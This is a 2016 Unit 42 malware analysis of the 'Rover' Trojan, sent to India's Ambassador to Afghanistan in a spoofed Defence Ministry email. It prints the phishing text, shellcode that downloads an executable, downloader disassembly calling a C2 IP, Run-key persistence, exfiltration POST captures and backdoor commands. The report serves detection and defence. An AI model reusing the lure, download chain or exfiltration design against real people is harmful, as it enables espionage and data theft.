New Malware 'Rover' Targets Indian Ambassador to Afghanistan

researchcenter.paloaltonetworks.com/2016/02/new-malware-rover-targets-indian-ambassador-to-afghanistan/

Vicky Ray, Kaoru Hayashi February 29, 2016

By Vicky Ray and Kaoru Hayashi

February 29, 2016 at 5:00 PM

Category: Malware, Threat Prevention, Unit 42

Tags: OpenAL, OpenCV, Rover, Trojan, VirusTotal

On December 24, 2015, Unit 42 identified a targeted attack, delivered via email, on a high profile Indian diplomat, an Ambassador to Afghanistan. The body and content of the email suggest that it was crafted and spoofed to look like it was sent by the current Defence Minister of India, Mr. Manohar Parrikar, commending the Ambassador on his contributions and success.

India has been a key nation in building and funding Afghanistan's infrastructure and economic development, which includes setting up iron ore mines, steel plants, power plants and transportation systems, helping reconstruct the Salma Dam and constructing a new Parliament Complex for the Afghan Government.

Given India's significant contributions to the development of Afghanistan, it is likely that there may be groups or nations who would be interested in tracking and spying on key individuals who officially represent India in Afghanistan.

Overview of Rover infection

Figure 1 gives an overview of the exploitation, infection and C2 communications of the 'Rover' Trojan campaign targeting a victim running Windows XP.



RTF file exploiting
CVE-2010-3333
RTF
newsumbrella.net/ne3s/lat3st/w0rld/systemupdateAPI.exe
1
successful exploit resulting in the downloader being installed
2
3
file.exe
WindowsSecurityService2.exe
openal32.dll
libsndfile-1.dll
highgui210.dll
cxcore210.dll
Downloading 'Rover' along with its dependencies
4
5
C2 communications
46.166.165.254

Figure 1: Overview of the infection flow and C2 communications

Rover Trojan Infection Steps:


1. RTF file exploits CVE-2010-3333 and downloads an executable from newsumbrella[.]net.
1. The executable file downloaded from newsumbrella[.]net is executed on the victim machine.
1. The executable '*file.exe*' is a downloader which is used to call out to a server with the IP '*46.166.165.254*' and download the main Rover malware along with plugins used by the Rover malware.
1. Rover malware and plugins are downloaded and installed on the victim machine.

1. Data exfiltrated from the victim machine.

Targeting and Infection

Figure 2 shows an email which was sent to the Ambassador of India, appearing to commend the contributions the Ambassador has made in the development and success of projects on national interest, and attaching a letter of appreciation with a file name, “Appreciation_letter.doc”.

The attachment is an RTF file which exploits a specific vulnerability in Microsoft Word, CVE-2010-3333.



From: [redacted]
To:
Cc:
Subject: FW: Manohar Parrikar: Letter of appreciation for your remarkable achievements

Sent: Thu 12/24/2015 4:01 PM

Message | Appreciation_letter.doc (6 MB)

Please see.

[redacted]
Ambassador to Afghanistan
Alt Email: [redacted]

Embassy of India
Kabul
Phone [redacted]

From: Ministry Of Defense [mailto:mp@mod.gov.in]
Sent: 24 December 2015 01:02
To: [redacted]
Subject: Manohar Parrikar: Letter of appreciation for your remarkable achievements

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

It is my sincere pleasure to express my appreciation for the truly commendable contribution you have made to the successful accomplishment of our detachment mission. Your individual dedication, knowledge and exemplary efforts assisted immeasurably in the development and overall final success of a revolutionary project of the highest national interest. Additionally, you have shared in the praise frequently received from the highest levels of government. I have attached a letter of appreciation for your extra-ordinary work in the field of Defence.

Warm Regards :-


Ministry of Defense

FWD: Manohar Parrikar

Jai Hind

Figure 2: Spear phishing email sent to the Ambassador of Afghanistan

If the recipient of the e-mail opened the attachment in a vulnerable version of Word, the exploit code would download and execute a file from the domain *newsumbrella[.]net* as shown in Figure 3 below.



```
00000000  56 0c 52 57 51 ff d0 68  98 fe 8a 0e 53 e8 5b ff  |V.RWQ..h....S.[.|
00000010  ff ff 41 51 56 ff d0 68  7e d8 e2 73 53 e8 4b ff  |..AQV..h~..sS.K.|
00000020  ff ff ff d0 63 6d 64 2e  65 78 65 20 2f 63 20 20  |....cmd.exe /c  |
00000030  61 2e 65 78 65 00 68 74  74 70 3a 2f 2f 6e 65 77  |a.exe.http://new|
00000040  73 75 6d 62 72 65 6c 6c  61 2e 6e 65 74 2f 6e 65  |sumbrella.net/ne|
00000050  33 73 2f 6c 61 74 33 73  74 2f 77 30 72 6c 64 2f  |3s/lat3st/w0rld/|
00000060  73 79 73 74 65 6d 75 70  64 61 74 65 41 50 49 2e  |systemupdateAPI.|
00000070  65 78 65 00 00 00 00 00  00 00 00 00 00 00 00 00  |exe.............|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```


Figure 3: Hexdump showing the domain and the executable downloaded

Malware Analysis

During the time of analysis the executable file *systemupdateAPI.exe* was no longer being hosted on the newsumbrealla[.]net domain. However, we have noticed the same domain hosting another executable in the past within the same parent directory and having a similar naming for the folders as shown below

newsumbrella[.]net/ne3s/lat3st/w0rld/systemupdateAPI[.]exe *newsumbrella[.]net/ne3s/file[.]exe – hosted earlier*


We believe that the executables hosted under the parent directory ‘ne3s’ are variants of the same downloader Trojan, which was used to download the Rover Trojan. The file, *file.exe,* contains the following debug information that indicates the file was originally named *systemupdateAPI.exe*.



```
00464728 ; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
00464728 asc_464728       db 'RSDS'                       ; DATA XREF: .rdata:00458314↑o
00464728                                                  ; CV signature
0046472C                  dd 0C5A0BCDh                    ; Data1 ; GUID
0046472C                  dw 199Fh                        ; Data2
0046472C                  dw 47A9h                        ; Data3
0046472C                  db 89h, 6, 92h, 0DCh, 0AEh, 19h, 16h, 4Ch; Data4
0046473C                  dd 5                            ; Age
00464740                  db 'c:\Documents and Settings\Administrator\My Documents\Visual Studi' ; PdbFileName
00464740                  db 'o 2008\Projects\systemupdateAPI\Release\systemupdateAPI.pdb',0
004647BD                  db    0
```

Figure 4: Debug information of downloader program

By analyzing file.exe, we can see that it is a downloader, which creates ‘*c:\system*’ directory and depending on the OS version used, downloads the main Rover payload along with multiple DLL modules from 46.166.165.254.



```
call    ds:GetConsoleWindow
xor     ebx, ebx
push    ebx                 ; nCmdShow
push    eax                 ; hWnd
call    ds:ShowWindow
call    ds:GetVersion
push    offset aCSystem ; "C:\\system"
movzx   esi, al
call    __mkdir
add     esp, 4
cmp     esi, 5
jnz     loc_401FC6
```

```
loc_401FC6:
push    esi
call    sub_4020F0
push    9                   ; MaxCount
mov     esi, 0Fh
push    offset aCSystem ; "C:\\system"
lea     ecx, [esp+4984h+var_4808]
mov     [esp+4984h+var_4800], esi
mov     [esp+4984h+var_4804], ebx
mov     byte ptr [esp+4984h+var_4804], bl
call    sub_404050
push    0FFFFFFFFh
mov     [esp+4980h+var_4], 8
push    ebx
lea     eax, [esp+4984h+var_4808]
push    eax
lea     ecx, [esp+4988h+var_482C]
mov     [esp+4988h+var_4814], esi
mov     [esp+4988h+var_4818], ebx
mov     byte ptr [esp+4988h+var_4828], bl
call    sub_4033D0
push    0Dh                 ; MaxCount
push    offset aOpenal32_dll_0 ; "\\OpenAL32.dll"
lea     eax, [esp+4984h+var_482C]
mov     byte ptr [esp+4984h+var_4], 9
call    sub_4032C0
cmp     [esp+497Ch+var_4814], 10h
mov     eax, [esp+497Ch+var_4828]
jnb     short loc_402063
```

```
lea     eax, [esp+497Ch+var_4828]
```

```
loc_402063:                 ; size_t
push    400h
push    eax                 ; char *
lea     ecx, [esp+4984h+var_2018]
push    ecx                 ; char *
call    _strncpy
add     esp, 0Ch
push    400h                ; size_t
lea     edx, [esp+4980h+var_2018]
push    edx                 ; void *
lea     eax, [esp+4984h+var_3C38]
push    eax                 ; void *
mov     [esp+4988h+var_1C19], bl
call    _memcpy
add     esp, 0Ch
call    sub_4061C0
mov     edi, eax
cmp     edi, ebx
jz      short loc_402111
```

```
lea     ecx, [esp+497Ch+var_3C38]
push    offset aWb          ; "wb"
push    ecx                 ; char *
call    _fopen
push    offset aHttp46_166_1_4 ; "http://46.166.165.254:8090/OpenAL32.dll"
push    2712h
push    edi
```

Figure 5: Code snippet showing the OS version check and the subsequent download from 46.166.165.254

If the infected system is running an OS version prior to Windows Vista, it would download the following files from 46.166.165.254:

- WindowsSecurityService2.exe ('Rover' main module)
- Openal32.dll
- Cxcore210.dll (OpenCV)
- Highgui210.dll (OpenCV)
- libsndfile-1.dll

If the OS version is Windows Vista or later, it would download the following files from 46.166.165.254 :

- WindowsSecurityService3.exe ('Rover' main module)
- OpenAL32.dll
- opencv_world300.dll
- msvcp100.dll
- msvcp110.dll
- msvcp120.dll
- msvcr100.dll
- msvcr110.dll
- msvcr120.dll

After retrieving these files, the downloader Trojan executes the main module. Even though the main modules use different library versions, the functionality of the backdoors are identical.

By analyzing the files downloaded to the victim machine, we can see that the executable *WindowsSecurityService2.exe* imports the four DLL files that were downloaded to the same directory. The four DDLs are *cxcore210.dll, highgui210.dll, OpenAL32.dll* and *libsndfile-1.dll* as shown in Figure 6




Figure 6: Executable and DLLs downloaded to the victim machine

Attributes of the Rover variant

##

File: WindowsSecurityService2.exe

##

Meta-data

==

```
Size         : 337920 bytes
Type          : PE32 executable (console) Intel 80386, for MS Windows
Architecture  : 32 Bits binary
MD5          : 76429f8515768f9f5def697e71071f51
SHA1          : d04ce934561934f758d77dfa944bd6743dd82cff
SHA256: 7757517ae6b4d513a57826f9ab65bd070d99d25ac526cfae3e9955c3c7cd457assdeep             :
6144:JabBRNUKgZ9SN0jzoFBB9hcrpXwg9xXYOGl93XO2rQLfbTpLuO7bIWjRO5gjPNq:JarSKu6yzoF8rpAqXYv3XOgQLfnpLuOu
imphash              : b5aa366f452feb9f4dff3c72157ca1f9
Date          : 0x5637227B [Mon Nov 2 08:44:43 2015 UTC]
Language      : ENGLISH
CRC:   (Claimed) : 0x59736, (Actual): 0x59736
Entry Point   : 0x43e3c8 .text 0/5
```

```
==============================================

Imports

==============================================
```

[1] ADVAPI32.dll
[2] WS2_32.dll
[3] WLDAP32.dll
[4] cxcore210.dll (OpenCV module)
[5] highgui210.dll (OpenCV module)
[6] OpenAL32.dll
[7] libsndfile-1.dll
[8] GDI32.dll
[9] KERNEL32.dll
[10] USER32.dll
[11] MSVCP90.dll
[12] RPCRT4.dll
[13] MSVCR90.dll

The author of 'Rover' used the following open source projects to implement the main functionalities of this custom malware.

OpenCV – Taking photos from the web cam
OpenAL – Recording Audio
Libsndfile – C library used for reading and writing audio files
LibCurl – For all network communications

OpenCV and OpenAL

Both versions of Rover use OpenCV and OpenAL for some of the main functions.

OpenCV is a library of functions written primarily for building real time computer vision applications, image processing and also machine learning. It has seen wide acceptance in security systems, medical image analysis, unmanned vehicles, visual surveillance, object tracking, Artificial Intelligence and many other applications.


OpenAL is a cross-platform audio API for rendering multichannel three-dimensional positional audio (i.e., It is a means to generate audio in a three-dimensional space.) Earlier versions of OpenAL were opensource but later versions (since v1.1) have been proprietary.

Once executed, Rover creates following registry entry to execute itself when the computer reboots.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"System Application" = c:\system\WindowsSecurityService[2 or 3].exe

The malware then creates six threads, each with a different job:

- Heartbeat
- Screenshot
- Stealing Files from HDD
- Keylogger
- Search files on USB
- Backdoor



```
loc_403123:
mov     [esp+114h+var_DC], eax
lea     ecx, [esp+114h+thread_Heartbeat]
mov     byte ptr [esp+114h+var_4], 9
call    create_thread
lea     ecx, [esp+114h+thread_Screenshot]
call    create_thread
lea     ecx, [esp+114h+thread_StealFilesfromHDD]
call    create_thread
lea     ecx, [esp+114h+thread_Keylogger]
call    create_thread
lea     ecx, [esp+114h+thread_SearchFilesOnUSB]
call    create_thread
lea     ecx, [esp+114h+thread_Backdoor]
call    create_thread
mov     edx, ds:?cout@std@@3V?$basic_ostream@DU?$char_traits@D@std@@@1@A
push    offset aAllThreadsStar ; "\nAll threads started\n"
push    edx
call    debug_log
```


Figure 7: Threads created by the malware

1. Heartbeat:

This sends heartbeat signal on HTTP to the C2 server at 46.166.165.254 every five seconds and checks whether the C2 server is running.

2. ScreenShot:

This saves screenshots as c:\system\screenshot.bmp and sends it to the C2 server at 46.166.165.254 every 60 minutes.



```
POST / HTTP/1.1
Host: 46.166.165.254
Accept: */*
Content-Length: 7189050
Expect: 100-continue
Content-Type: multipart/form-data; boundary=------------------------f696e7725a9cf090

HTTP/1.1 100 Continue

--------------------------f696e7725a9cf090
Content-Disposition: form-data; name="file"; filename="screenshot.bmp"
Content-Type: application/octet-stream

BM6.m.....6...(.............. .......m..................Hd..'b!..d .4f!.8g .9p .4o ..n .
(l..$l..$n..&l..(o..-o..,m..-n!.)o..+m..&l".*m..0q$.0o$.0o$.1r%.4q$.3p$.9s$.>t
%.@u'.Cu&.Du&.Ew&.@t(.>u'.>t%.:r&.8t&.:u'.>s,.<t,.=t*.;s*.;r,.:t,.:t-.9u*.9s,.9r
+.8r*.9q+.7r*.8r*.8s+.=s..<s0.>s0.>r0.<r0.=q/.<r..<q0.=s0.>r0.=r0.>q..?r1.?
s1.>s0.>r3.>q1.@s1.=q1.>r0.>s1.?r1.@s1.Ct0.Cu2.Ew/.Gu0.Ft2.Ev/.Gu0.Bs+.Bu-.?t+.?k
+.=j*.=i*.3g!.3f".2e".8c!..r+..n*..
["..A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...A...
```

Entire conversation (7189879 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Figure 8: Screenshots sent to C2 server at 46.166.165.254

3. Finding specific file types on Removable Drive:

This thread searches for for files with the following extensions on removable drives and copies them to ‘*c:\system*’ every 5 seconds.

- pdf
- doc
- docx
- ppt
- pptx
- xls
- xlsx


4. Keylogger:

This logs key strokes at '*c:\system\log.txt*' and sends captured data to the C2 every 10 seconds

5. Stealing specific file types from Hard Drive:

This thread searches for for files with the following extensions on fixed drives and sends them to C2 every 60 minutes.

- pdf
- doc
- docx
- ppt
- pptx
- xls
- xlsx



```
POST / HTTP/1.1
Host: 46.166.165.254
Accept: */*
Content-Length: 5116
Expect: 100-continue
Content-Type: multipart/form-data; boundary=-----------------------7fed91dc91a306ed

HTTP/1.1 100 Continue

-------------------------7fed91dc91a306ed
Content-Disposition: form-data; name="file"; filename="winword.doc"
Content-Type: application/octet-stream

........................
>..........................................................................................
R.o.o.t. .E.n.t.r.
y..............................................................................
F...............1@...............W.o.r.d.D.o.c.u.m.e.n.
t..........................................................................................
C.o.m.p.o.b.j..............................$R...............
$R..........................................................
%...n.................................8...........O..~..................
~.....................................~...~...~..............n..
@.........................................
...........
......................................................................... ...!..."...
#...
$.......
&..........................................................................................
```


Figure 9: Document file being sent to C2

6. Backdoor:

This thread obtains backdoor commands from C2 every 10 seconds and executes them. Backdoor commands are listed below:

Command	Description
CAMERA	Take photos using system webcam and store them as c:\system\camera.jpg before sending to the C2.
AUDIO	Record audio from default audio input as c:\system\audio.ogg and sending it to the C2.
SCREEN	Take a screenshot and save it as c:\system\screenshot.bmp then send it to the C2.
KILL	Remove persistence registry entry and terminate itself.

Though 'Rover' is unsophisticated and lacks many modern features common to advanced malware, detection rate of the 'Rover' is extremely low. At the time of this writing, two out of three samples on VirusTotal were not detected by any Antivirus product



SHA256: 3dc709a3bcaa82220d6a76ea47374bd864c37817c7041c7e9f4ee8ba42847f34

File name: windowssecurityservice3.exe

Detection ratio: 0 / 55

Analysis date: 2016-02-22 06:27:57

Antivirus

ALYac

AVG

AVware

Ad-Aware

AegisLab

Antivirus scan for 61a29...

https://www.virustotal.com/en/file/61a2935fcb0a385f9e67855ef6f95bda5f09fdb7c


SHA256: 61a2935fcb0a385f9e67855ef6f95bda5f09fdb7c1435f215ce18b7b61993daa

File name: vti-rescan

Detection ratio: 0 / 55

Analysis date: 2016-02-22 06:11:53 UTC (1 minute ago)

Figure 10: No detection by any AV product on Virustotal



SHA256: 7757517ae6b4d513a57826f9ab65bd070d99d25ac526cfae3e9955c3c7cd457a

File name: vti-rescan

Detection ratio: 2 / 55

Analysis date: 2016-02-22 06:12:18 UTC (11 minutes ago)

Antivirus	Result	Update
Avast	Win32:KeyLogger-BCU [Trj]	20160222
Qihoo-360	Win32/Trojan.Keylog.7c3	20160222

Figure 11: Low detection rate

Summary

OpenCV has been extensively used by organizations, government bodies, and research groups for real time capture, image manipulation, object detection and many other uses in new forms of Human-Computer interaction, security systems, driver-less cars among many others. OpenCV was also used by the Mars Rovers to send captured data back to Earth.

It is interesting to see the very code used in such significant projects also being used to track and spy on individuals being targeted and which can remain undetected by traditional security systems. Though 'Rover' is an unsophisticated malware lacking modern malware features, it seems to be successful in bypassing traditional security systems and fulfilling the objectives of the threat actor behind the campaign in exfiltrating information from the targeted victim. It is important to understand the techniques and tools being used by such threat actors to better defend and protect organizations from such threats.

Palo Alto Networks AutoFocus users can identify this threat using the Rover tag.

IOCs:

C2:
46.166.165.254

Downloader hosting links:
newsumbrella[.]net/ne3s/lat3st/w0rld/systemupdateAPI[.]exe
newsumbrella[.]net/ne3s/file[.]exe
newsumbrella[.]net/bla3k/extra7/systemupdateAPI[.]exe

Filename	File Type	SHA 256

Appreciation_letter.doc	RTF	6c9862a65741b56b849928300aff310d60b815ee5f5f9f133469e3b035e7e936
Questionnaire.doc	RTF	5f656cf07a1d5e7c439aad40235dc78e47bac719c62e03728cc40267383880bd
Terrorism.doc;India &amp	RTF	6096ff941af95638944f2fcdf4a5046aa028b803b010b1a2d000028b1a4967bc
Appreciation_letter.doc	RTF	7bf3a425be41ad9cc713e48216e061c788f36e2727de5d0b6b6ac4f435fe1c06
	RTF	06b12649dba7f61cb581f97797bdfba3a7f057a36b448d4c91a3a7d89fff8d54
WindowsSecurityService3.exe	PE	61a2935fcb0a385f9e67855ef6f95bda5f09fdb7c1435f215ce18b7b61993daa
file.exe	PE	a5e5571cda838e97a6beb1a65acdfbaaf80027f60417aadb0d34292f19c0f3b3
WindowsSecurityService2.exe	PE	7757517ae6b4d513a57826f9ab65bd070d99d25ac526cfae3e9955c3c7cd457a
WindowsSecurityService3.exe	PE	3dc709a3bcaa82220d6a76ea47374bd864c37817c7041c7e9f4ee8ba42847f34

References

https://en.wikipedia.org/wiki/Afghanistan%E2%80%93India_relations
http://docs.opencv.org/3.1.0/#gsc.tab=0
http://docs.opencv.org/2.4/modules/highgui/doc/highgui.html
https://en.wikipedia.org/wiki/OpenAL
http://www.cs.uml.edu/~holly/teaching/91450/spring2013/bschroeder_vision_robotics1.pdf
